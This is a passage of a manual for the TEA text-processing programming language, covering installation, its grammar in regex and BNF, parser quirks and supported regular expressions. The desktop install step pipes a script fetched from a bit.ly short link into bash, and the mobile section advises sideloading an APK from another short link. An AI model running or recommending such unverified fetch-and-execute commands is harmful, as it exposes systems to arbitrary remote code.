
So that, by visiting that page, one can readily access a usable basic and standard interface with which they can not only write, browse, read and run existing TEA programs — especially those sample/example applications that are made available as part of the growing list of "Standard TEA programs" — but that they can also share the TEA program source code either using links, or copy-pasted codes. Using the WEB IDE is the simplest, best method for trying out TEA that is also beginner-friendly. Also, other than accessing the TEA programs and runtime, the IDE offers access to a TEA debugger for help with analyzing or troubleshooting problematic TEA programs, access to the TEA documentation, links to the TEA community, lecture notes and videos, etc.

1.2.1 TEA on MOBILE

As of this writing (May 2026), TEA accessibility has been furthered to the point where there now exists an option for users of TEA on mobile devices (particularly the **Android Platform**) to be able to natively access and run TEA with or without any network/Internet connection — it means, unlike the above WEB TEA option that is also available for and likewise tailored for mobile users, this MOBILE TEA option is specifically created for the mobile experience. To get started installing and trying out **TEA on MOBILE**, go, download and install the latest **TEA MOBILE IDE** application installation package (APK) for Android, from the following link pointing to the TEA MOBILE installers on the official TEA project repository:

TEA MOBILE IDE INSTALLER: `https://bit.ly/teamobile_apks`

That installation option gets you an APK file, which you click-upon on your device, allow installation permission[5] if necessary, and then TEA is ready to be used on your device natively, with or without Internet, and with all TEA features active and working as expected. In the following screenshots we see how the TEA MOBILE IDE looks likes (also, somewhat reflects what TEA WEB IDE might feel like for mobile users).




(a) TEA on MOBILE: Landing Screen

(b) TEA on MOBILE: Standard Programs

Figure 1.2: Phone Snapshots of MOBILE TEA in action

[5]Note that some devices or Android platform versions might sometimes refuse (by default), the installation of applications not directly loaded from the official app store — Google Play Store — however, usually, this can be resolved by checking the settings and allowing for installation of apps from 3^{rd} *Party Sources* or perhaps only making the waiver for this particular APK or Source. The only other aspect might be if you need to manually assign the TEA MOBILE IDE the only permission it requires; Access to the Internet. Otherwise everything else works as usual.



(a) TEA on MOBILE: N-Sigil App

(b) TEA on MOBILE: Code Editor

Figure 1.3: Phone Snapshots of MOBILE TEA in action —- apps and the code editor

If really interested, go watch the official video demonstration for the release of TEA MOBILE IDE via `https://youtube.com/shorts/-AJIKSAoZpE`

1.2.2 TEA on DESKTOP and SERVER

For those that need to use TEA from any other environment or platform other than the web — such as in non-interactive server-side programs, in command-line scripts, in stand-alone desktop programs, etc. The following installation method is what is currently most recommended:

1. To INSTALL TTTT and the TEA language [*plus some standard TEA programs packaged together with TTTT; ZHA and AMC*[6].] on your system, run

[6]Users of TEA via the WEB IDE automatically get access to all (30+) standard TEA programs/example applications, however, for

the following command in your terminal:

UNIX/Linux TEA installation command

```
curl -Ls https://bit.ly/installtea | bash
```

Once TEA is installed via the above command-line method, one can then readily view/browse the official documentation that comes along with that package via:

UNIX/Linux TEA documentation access command

```
man tttt
```

users of TEA via the Debian package tttt, only a few of these applications are currently included/accessible via the default installation method — **ZHA**; the "Zee Hacker Assistant" and **AMC**; Advanced Mathematics Computer

Chapter 2

THE TEA LANGUAGE DESIGN and DEFINITION

The Transforming Executable Alphabet (TEA) language, is a formal, regular, computable and Turing Complete programming language specified formally by the grammars we shall see in this section. As for **the formalisms underlying the TEA language** — its semantics, refer to **Chapter 4** that treats of TEA's design as a language based on the philosophy of sequence transformations and their chaining in order to realize arbitrary [computable] solutions to arbitrary problems. That is also where TEA's relation to the mathematics of transformatics is first explained in this treatise. Otherwise, as with regular, formal languages, we can then use TEA to express formal statements or expressions in its language and using its formal syntax and semantics, that could be either individual instructions that do just one thing, or entire collections of them arranged and structured coherently, that specify how a particular or general kinds of tasks might be solved — these are typically, or more technically known as automatons, or rather, computer programs, capable of running on any Turing Machine or Abstract Machine capable of interpreting or processing the TEA formal language in this case.

2.1 TEA Lexical and Syntax Grammars

First, we shall consider the lexical structure of TEA programs.

Essentially, all TEA programs, in their simplest, unminified form[1] consist of one or more TEA Instructions, and where each TEA Instruction Line (TIL) conforms to the following simplified **lexical specification** specified using the formal language of **Regular Expressions**:

[1] That is, without "|" delimiters between individual TEA instructions instead of the NEW LINE `\n` character.

TEA Instruction Line (Regular Expression)

```
^\s*[a-zA-Z](?:[\.!\*@]|(?:\*!)|(?:!@)|(?:\*@)|(?:\
  *!@)|(?:.@)|(?:\*\.)|(?:!\.)|(?:\*!\.))?:.*$
```

Figure 2.1: The TEA Instruction Lexical Specification (regular language)

And then, with simplification, all TEA Programs (containing one or more TILs, and potentially minified), conform to the following syntax specification[2] expressed using regular expressions to:

TEA Program (Regular Expression)

```
([a-zA-Z]\*?!?\.?@?:.*(:.*)*\|?)+(#.*)*
```

Figure 2.2: The TEA Program Lexical Specification (regular language)

Essentially, in **Figure 2.1**, we see the final, most generic lexical specification of any legitimate TEA Instruction (TI), and the implication is that a TEA program consists of one or more TI – with or without TEA comments (more about this later). We see that a TEA Instruction obeys the following lexical and baseline-syntax rules:

1. **The instruction starts with a single letter from Latin alphabet** — $\psi_{az} = \langle a, b, c, ..., y, z \rangle$, and that the case of the letter doesn't matter. This letter is what is called a **TEA Primitive Command** (TPC).
2. **After the TPC, we might optionally have TEA COMMAND QUALIFIERS** such as a dot (.), an exclamation mark (!), an asterisk (*), an at symbol (@) or sometimes, an ordered pairwise combination of them; (.!) or (*.) or (*!) or (*@) and only in rare cases, a triplet qualifier such as (*!.), but not[3] (.*!) nor (!.*), etc. These are refered to as **TEA Command Qualifiers** (TCQ), and nothing else after the TPC and TCQ except the full colon (:)—a **TEA Command Delimiter** (TCD). When the TPC is followed by TCQ we then call that command the **Inverse** or **Alternate** form of the TPC.
3. After the TCD, everything that follows until the end of the line or until the vertical bar character (|)—the *TI Delimiter* (TID)[4] is a **TI Parameter Expression** (TIPE).

[2] Also referred to as "Lexical Grammar" in some contexts.

[3] There are legitimate cases where we might use all 3 qualifiers in a single signature, such as for `u*!.:vNAME` or `t*!.:vNAME`, however, the ordering does matter. So, a serious TEA programmer should be aware of these quirks, and always consult this manual or the TEA standard reference implementation[9] when in doubt.

[4] Concerning the TID, earlier ideas had included the possibility of delimiting multiple TI expressions, possibly on the same line, using either the (;) or (,) characters.

4. TIPE consists of one or more characters excluding the **TIPE Delimiter** (TIPED) symbol— also called "**TEA Parameter Expression Delimiter**", which is the full colon, ":", just like the TCD, followed by one or more TIPE.

5. After the TID, and on the same line, everything that follows is either another TI or is something essentially treated as either whitespace or a comment— thus a **TEA Opaque Expression** (TOE).

6. Taken together, the TCP·TCQ·TCD specify a **TEA Command** (TC), and TC·TIPE specifies a complete **TEA Instruction Line** (TIL)

7. When a line in a TEA program doesn't start with a valid TC with or without leading white space, such a line is treated as or interpreted as TOE.

8. All TOE in a TEA program are essentially **TEA Comments** (TCOM), and aren't processed by the TEA interpreter[5].

In summary, a TIL, and thus a TI, can be produced thus:

TEA Instruction Line (Simple Grammar)

```
TIL := WS*•TI•TI*•TOE•EOL
WS := White Space
TI := WS*•TC•TIPE•TID
TC := TCP•TCQ•TCD
TCP := [a-zA-Z]
TCQ := . | ! | * | @ | *! | !@ | *@ | *!@ | .@ | *. | !. | *!.
TCD := :
TIPE := NTIPED•(TIPED•NTIPED*)*
TIPED := :
NTIPED := [^:]*
TID := |
TOE := NEOL* | TCOM
NEOL := [^\n]*
TCOM := #NEOL
EOL := NLC | NLC•CR
NLC := New Line Character
CR := Carriage Return
```

Figure 2.3: The TEA Instruction Context Free Grammar in Simple Form (context-free language)

For purists especially, the same can be rewritten in true/traditional Backus–Naur Form (BNF) as follows:

[5]And thus, can be safely eliminated when a TEA program is either sanitized or minified.

TEA Instruction Line (BNF Grammar)

```
<TIL> ::= <WS_List> <TI> <TI_List> <TOE> <EOL>

<WS_List> ::= <WS> <WS_List> | ε
<TI_List> ::= <TI> <TI_List> | ε

<WS> ::= "White Space"

<TI> ::= <WS_List> <TC> <TIPE> <TID>

<TC> ::= <TCP> <TCQ> <TCD>
<TCP> ::= "a" | "b" | ... | "z" | "A" | "B" | ... | "Z"

<TCQ> ::= "." | "!" | "*" | "@" | "*!" | "!@" | "*@" | "*!@" | ".@" | "*." | "!." | "*!."
<TCD> ::= ":"

<TIPE> ::= <NTIPED> <TIPE_Tail>
<TIPE_Tail> ::= <TIPED> <NTIPED_List> | ε
<NTIPED_List> ::= <NTIPED> <NTIPED_List> | ε

<NTIPED> ::= any character except ":"

<TIPED> ::= ":"

<TID> ::= "|"

<TOE> ::= <NEOL_List> | <TCOM>
<NEOL_List> ::= <NEOL> <NEOL_List> | ε
<NEOL> ::= any character except newline

<TCOM> ::= "#" <NEOL>

<EOL> ::= <NLC> | <NLC> <CR>
<NLC> ::= "New Line Character"
<CR> ::= "Carriage Return"
```

Figure 2.4: The TIL CFG in BNF

Where TIL is a **TEA Instruction Line**, and thus a **TEA Program** (TP) can be fully produced thus:

TEA Program (Simple Grammar)

```
TP := TIL • (TOL* • TIL*)*
TOL := TOE • EOL | TCOML
TCOML := WS* • TCOM • EOL
```

Figure 2.5: The TEA Program Context Free Grammar in Simple Form

In traditional BNF, we have:

TEA Program (BNF Grammar)

```
<TP> ::= <TIL> <TP_Tail>
<TP_Tail> ::= <TOL_List> <TIL_List> <TP_Tail> | ε

<TOL_List> ::= <TOL> <TOL_List> | ε
<TIL_List> ::= <TIL> <TIL_List> | ε

<TOL> ::= <TOE> <EOL> | <TCOML>

<TCOML> ::= <WS_List> <TCOM> <EOL>
<WS_List> ::= <WS> <WS_List> | ε
```

Figure 2.6: The TEA Program CFG in BNF (context-free language)

Where TOL is a **TEA Opaque Line**—essentially a line in a TEA program that can be entirely ignored by the TEA parser, processor or interpreter because it either consists of only TOE (TEA Opaque Expression) or TCOM (and thus is a TCOML). Thus do we now have a full, and complete specification of the TEA programming language syntax. This should help with lexing TEA program source code[6], and thus parsing TEA Programs[7]. However, as for the semantics of any given TEA program, it is important to combine knowledge of valid TEA program syntax, as well as the valid syntax and semantics of each individual TEA primitive command space. This is specified in the TEA A: to Z: Command Space Specification section of the TAZ.

2.2 TEA Language Processor

Generally, one might appreciate the simplicity of parsing, validating and then executing TEA program source code by studying the TEA execution process as depicted in the flowchart in **Figure 2.7**:

[6]Those not computer scientists, lexing is how we can automatically break apart a given TEA program source-code into meaningful bits or tokens, and thus be able to verify or validate the program against the language specification or formal grammar, even without having to execute or run the program. It is very vital in situations such as Static Program Analysis and Verification, but also in Code Beautification or Syntax Highlighting as part of a TEA Code Pretty Printer — typical aspects of a mature programming language's formal language support tools.

[7]Those interested, traditional parsers typically operated on some form of CFG of a language after it has been lexxed, such as when the grammar is expressed as a token tree or such. However, those are mostly implementation-specific details, and also dependent on whether the language is compiled or interpreted. TEA is currently manifested as an interpreted language, and those interested in studying the TEA parser, can visit the reference implementation on GitHub[9] to explore.




Figure 2.7: The TEA Program Execution Process.

2.2.1 Quirks of the TEA Parser: Parsing and Processing Multi-line TI and Multiple TI On A Single Line

The minimal TEA language grammar defined in the previous section might not readily capture or express one small quirk about how TEA programs might be written in practice – such as when TI spans more than one line — an example

being when a string parameter being passed to an instruction in the source code has to span multiple lines, or when a TEA comment needs do the same. The other quirky case is when multiple TI need be expressed on a single line —- something which might not be immediately obvious by merely looking at the TEA language grammar.

An example TEA program that highlights these syntactic quirks follows...

TEA Program

Listing 2.1: TP 1

```
i: {This is a multi-line
string} | v:vIN # followed by comment
u!: | g:
l:E | x:{1-}
f:^1-i:A:B | l:A | x!:-1 | j:C | l:B | i!:"T" | j:E
l:C | q!:
#(=1-isltnThamu-erg-1, VAULTS:{"vIN":"This is a
  multi-line\nstring"})
```

Figure 2.8: Sample TEA Program demonstrating most quirks of a non-trivial TEA Program

And the same exact program as in **Listing 2.1**, when stripped of all TEA comments and other extraneous, non executable stuff, and all new lines delimiting TEA instructions replaced by the standard TEA instruction delimiter, "|", becomes as what we see in **Listing 2.2**

TEA Program

Listing 2.2: TP 2

```
i: {This is a multi-line
string}|v:vIN|u!:|g:|l:E|x:{1-}|f:^1-i:A:B|l:A|x!:
  -1|j:C|l:B|i!:"T"|j:E|l:C|q!:
```

Figure 2.9: Sample TEA Program demonstrating most quirks of TEA programming (MINIFIED version)

In parsing such a program relative to the given TEA grammar (see **section 2.1**), one might approach the task thus:

1. Have a TEA Instruction Line list to hold each complete TEA Instruction per entry, in the natural order they appear in the code.

(a) To help with dealing with Multi-line strings anywhere within the program, and which are the only reason parsing might become tricky, start by turning all such Multi-line instructions into single line forms. For example, given any such instructions shall be the kind involving Multi-line strings which are mandatorily delimited by either " & " or { & }, then find a means to momentarily substitute newline characters within such explicit strings in the code with some special marker such as a rare character RC. Thus, any such previously Multi-line strings shall take the modified form ...RC..RCRC... After this transformation, we can comfortably proceed to process the source code as though all instructions either span a whole single line or multiple instructions sit on the same line (delimited of course).

(b) Start by splitting the modified code by newlines.

(c) For each line, check for whether the line is an opaque line or a TEA Instruction Line.

(d) If opaque ignore and move to the next, otherwise extract the TEA instructions on that line as follows:

   i. If the line is an instruction line with only a single TEA Instruction on it, reverse the RC-NL transform above if necessary, then add the instruction to the instruction list. Otherwise if multiple instructions exist on the line (delimited by |), then extract each instruction statement and add it to the instruction list in the exact order in which it appears on the line.

   ii. Finally, once all the instructions have been extracted and stored in an ordered list, perhaps with clear annotation for what kind of instruction it is (for example noting label statements since they shall merely serve for control flow), then proceed to execute the TEA program by operating on the list of instructions.

A further note concerning specifying literal strings in TEA — particularly for **multi-line strings**: note that the method shown above works well where the default string delimiters "" and "" do not exist inside the body of the multi-line string. However, in case they do, such as in the example hereafter, it is better [for now] to ensure that the entire input is specified as a single line value — even if in the editor it might wrap to subsequent lines.

TEA Program with Tricky Literal String that Works Fine

```
i!:{ [{ "Name": "<p!:8|t.:|z*:>", "Age": "<n:26:8>",
    "Description": "<p!:|s:|s:|z:>" },][2] }
```

However, the following might not work as expected[8]...

TEA Program with Tricky Literal String that Works Fine

```
i:{
[
{ "Name": "<p!:8|t.:|z*:>",
"Age": "<n:26:8>",
"Description": "<p!:|s:|s:|z:>"
},][2]
}
```

2.3 Tea Instruction Set And The Tea Command Primitive Names

First, let us look at the current reference list of the 26 TEA primitives and their formal names as depicted in **Figure 2.10**:

[8] Until a time in the future when the quirks of all TEA programming are ironed out of the reference runtimes!

Figure 2.10: The TEA Instruction Set (26 TEA Primitives and their names).

In the rest of this manuscript, we then fully define each of these primitives, with focus on what purpose each primitive serves in a TEA program, what syntax it expects, as well as the function and semantics associated with it. For best clarity, each primitive shall be treated in its own chapter, but the approach and structure of the specification remains the same across all the 26 TEA primitives.

2.3.1 The Tea Command Naming Standard

Some people shall wonder, and correctly so, *just how did we come up with the useful names for the 26 TEA primitives* as depicted in **Figure 2.10**? And there is no simple answer for that except the method and creativity that the inventor of the language utilized during the architecting/design phase of the language, and so, we get a glimpse of the process that went into that task, as explained

hereafter:

All TEA commands are essentially verbs - they tell the TEA processor to do something, but also, based on the name and expression of the verb, they also specify or hint at how to do that thing or what exactly to do or not do. Thus, in choosing names for the TEA Instruction Set primitive commands – which, though they might already be easy to call by the names of their constituent TEA primitive letters “a” to “z”, would better be named suitably to distinguish them from ordinary Latin alphabet letters, and also to help reflect or clarify on their function in TEA. The following 4 guiding principles serve that purpose:

1. The Command Name must start with the same letter as the TEA command for which it is a name.
2. The Command Name must reflect or hint to the verb or action the command is designed to do, and not be ambiguous.
3. The Command Name must be a single word, preferably in English.
4. The Command Name must be unique across the instruction set, but this already follows from condition #1 in this list.

Thus, some tricky TEA primitives such as W: might perhaps better be named “Webify” instead of original proposal to use “Web”, and for U: to be called “Uniqueify” instead of “Unique”. But, condition #2 somewhat helps relax or dismiss the need for these renamings if they seem too extreme. However, with the Instruction Set as expressed above, we can boldly say each of the 26 primitive instructions in TEA clearly and non-ambiguously define not only what each instruction does, but also how. Just by looking at the Command name, or even just the command’s first letter... Which surely is not just a clean design choice, but also shall serve to make learning, reading and applying TEA programs very easy. Of course, unlike many of not most existing programming languages, the TEA language can boast of having the simplest instruction set, and also one that’s very precise in semantics and purpose, and which, with the use of mnemonics such as reading and memorizing the TEA command name map above, becomes readily palatable and learnable even for little kids just learning the alphabet.

Chapter 3

TEA REGULAR EXPRESSIONS

Note that, as indicated in the **Introduction — Section 1.1 , Regular Expressions** are *a special type of text* that TEA programs recognize while everything else is merely treated as plain text or mere strings. Also, despite the fact that like many programming languages out there, the particular subset of the regular expressions language or standard might vary from implementation to implementation, or from language to language, whereas, for the TEA language in both its native-platform standard as well as the WEB TEA standard can be safely considered to support the common-subset of regular expression rules and syntax as laid out hereafter:

Character Matching	
`.`	Matches any character except newline
`\d`	Digit (0–9)
`\D`	Non-digit
`\w`	Word character (a–z, A–Z, 0–9, _)
`\W`	Non-word character
`\s`	Whitespace (space, tab, newline)
`\S`	Non-whitespace
Character Classes	
`[abc]`	Matches a, b, or c
`[^abc]`	Matches any character except a, b, or c
`[a-z]`	Matches any lowercase letter from a to z
Quantifiers	
`*`	Matches 0 or more repetitions
`+`	Matches 1 or more repetitions

`?`	Matches 0 or 1 repetition
`{n}`	Matches exactly n times
`{n,}`	Matches at least n times
`{n,m}`	Matches between n and m times
Anchors	
`^`	Matches start of string
`$`	Matches end of string
`\b`	Matches word boundary
`\B`	Matches non-word boundary
Grouping and Alternation	
`(abc)`	Capturing group for abc
`(?:abc)`	Non-capturing group for abc
`a|b`	Matches a or b
Escaping	
`\`	Escapes special characters (e.g., `\.` matches a literal dot)

As we shall see when we come to the sections treating of the 26 TEA **A:** to **Z:** proper, regular expressions in TEA **ONLY** get treated as such, in **specific** sections of a TEA instruction where the instruction **explicitly expects a regular expression**, and nowhere else.

For example, if we wrote the code:

TEA Program Example 1

```
i!:^$
```

The parameter being passed to the **I!:** instruction is **always** treated as a string no matter what. Thus, the attempt to have the command treat the argument "`^$`" as though it were a regular expression — in case that is what the programmer thought or wanted, is futile here. In this case, since **I!:** is the **INTERACT** instruction that sets its parameter as the explicit instruction output if provided, shall result in that TEA program returning the value "`^$`" as the output.

Similarly, the following program:

TEA Program Example 2

```
d!:^$
```

Shall treat whatever is passed to the **D!:** instruction as a regular expression no matter what, so that, this program — as we shall come to understand after studying the semantics of **D:**, the **DELETE** TEA primitive in **Chapter 10**, in its **D!:** form, shall eliminate from whatever active input occurred before it, everything but what matches the specified regular expression pattern — in this case "`^$`", and so that, the instruction shall always return nothing but "" when used as specified in that program.

Also, talking of the quirks of regular expressions in TEA, note that with experience and experimentation, one comes to learn how best to write or pass regular expressions to a TEA instruction or program. For example, given that the "`|`" character is treated as the special TEA instruction delimiter (especially for one-liners or minified TEA programs that might not delimit each instruction using the newline character), trying to write or pass a correct regular expression such as "a|b" might be tricky. Take the following example program:

TEA Program Example 3

```
i!:Hello World | d!:e|l
```

That program attempts to use the `d!:e|l` instruction to keep only things in the input that either match either "e" or "l", however, using or writing the necessary regular expression as shown will result in the output "e" since the TEA program is interpreted as though the last "`|`" were a TEA instruction delimiter[1], so that the final part of the regular expression — "l", gets discarded as extraneous non-executable text or a **TEA Opaque Expression**. Thus, to correctly use such a tricky/special regular expression, that program would need to be re-written as such:

TEA Program Example 3

```
i!:Hello World | d!:{e|l}
```

Which then returns the output "elll" given what we forced the input to be with

[1] More about this was covered well in **Section 2.1**.

`i!:Hello World`.

Concerning this matter, note that still, and despite regular expressions being a special case in TEA programs, and yet, **in the simplest sense**, TEA regular expressions are still nothing but mere strings/text! The last example above shall help illustrate this given the fact that we use the TEA string delimiters "{" and "}" to correctly contain the regular expression string parameter that we intend to pass to the `D!:` instruction.

Thus, though **the signature** of a TEA instruction shall determine which sections or positional-arguments of a TEA instruction can/are regular expressions and which are not, and yet, when expressing them in code, TEA regular expressions can be treated as though they were normal TEA strings[2].

[2]**IMPORTANT** to note that this likewise applies to other *special types* in TEA instructions such as **block names** — used with branching instructions such as `F:REGEX:lBLOCK` and `J:lBLOCK`, as well as **vault names** — used with vault/memory referencing instructions such as `r*:vNAME:REGEX:SUBSTR`

Chapter 4

TEA and The Mathematics of TRANSFORMATICS

TEA is based on The Mathematics of Transformatics[13].

The project's GitHub homepage[9] does offer a sufficient plain-English definition of the language in its introduction, and we have already looked at the language's Computer-Science/Regular Language definition in **Chapter 2**, but, we shall also augment or deviate from either, by also considering **the mathematical definition of the TEA computer programming language**, which we present for the first-time here as:

Definition 1 (The **Transforming Executable Alphabet**, TEA language)**.** *TEA is the Transforming Executable Alphabet[14]; a general-purpose [computer] programming language that is Text-Processing oriented, enables a sequence-transformer chaining paradigm[13], and which is designed based on a set of 26, decorated and/or qualified single-letter primitives, A: to Z: (or rather a: to z:) which are based on the standard Latin Alphabet; A,B,C,...,Z[15].*

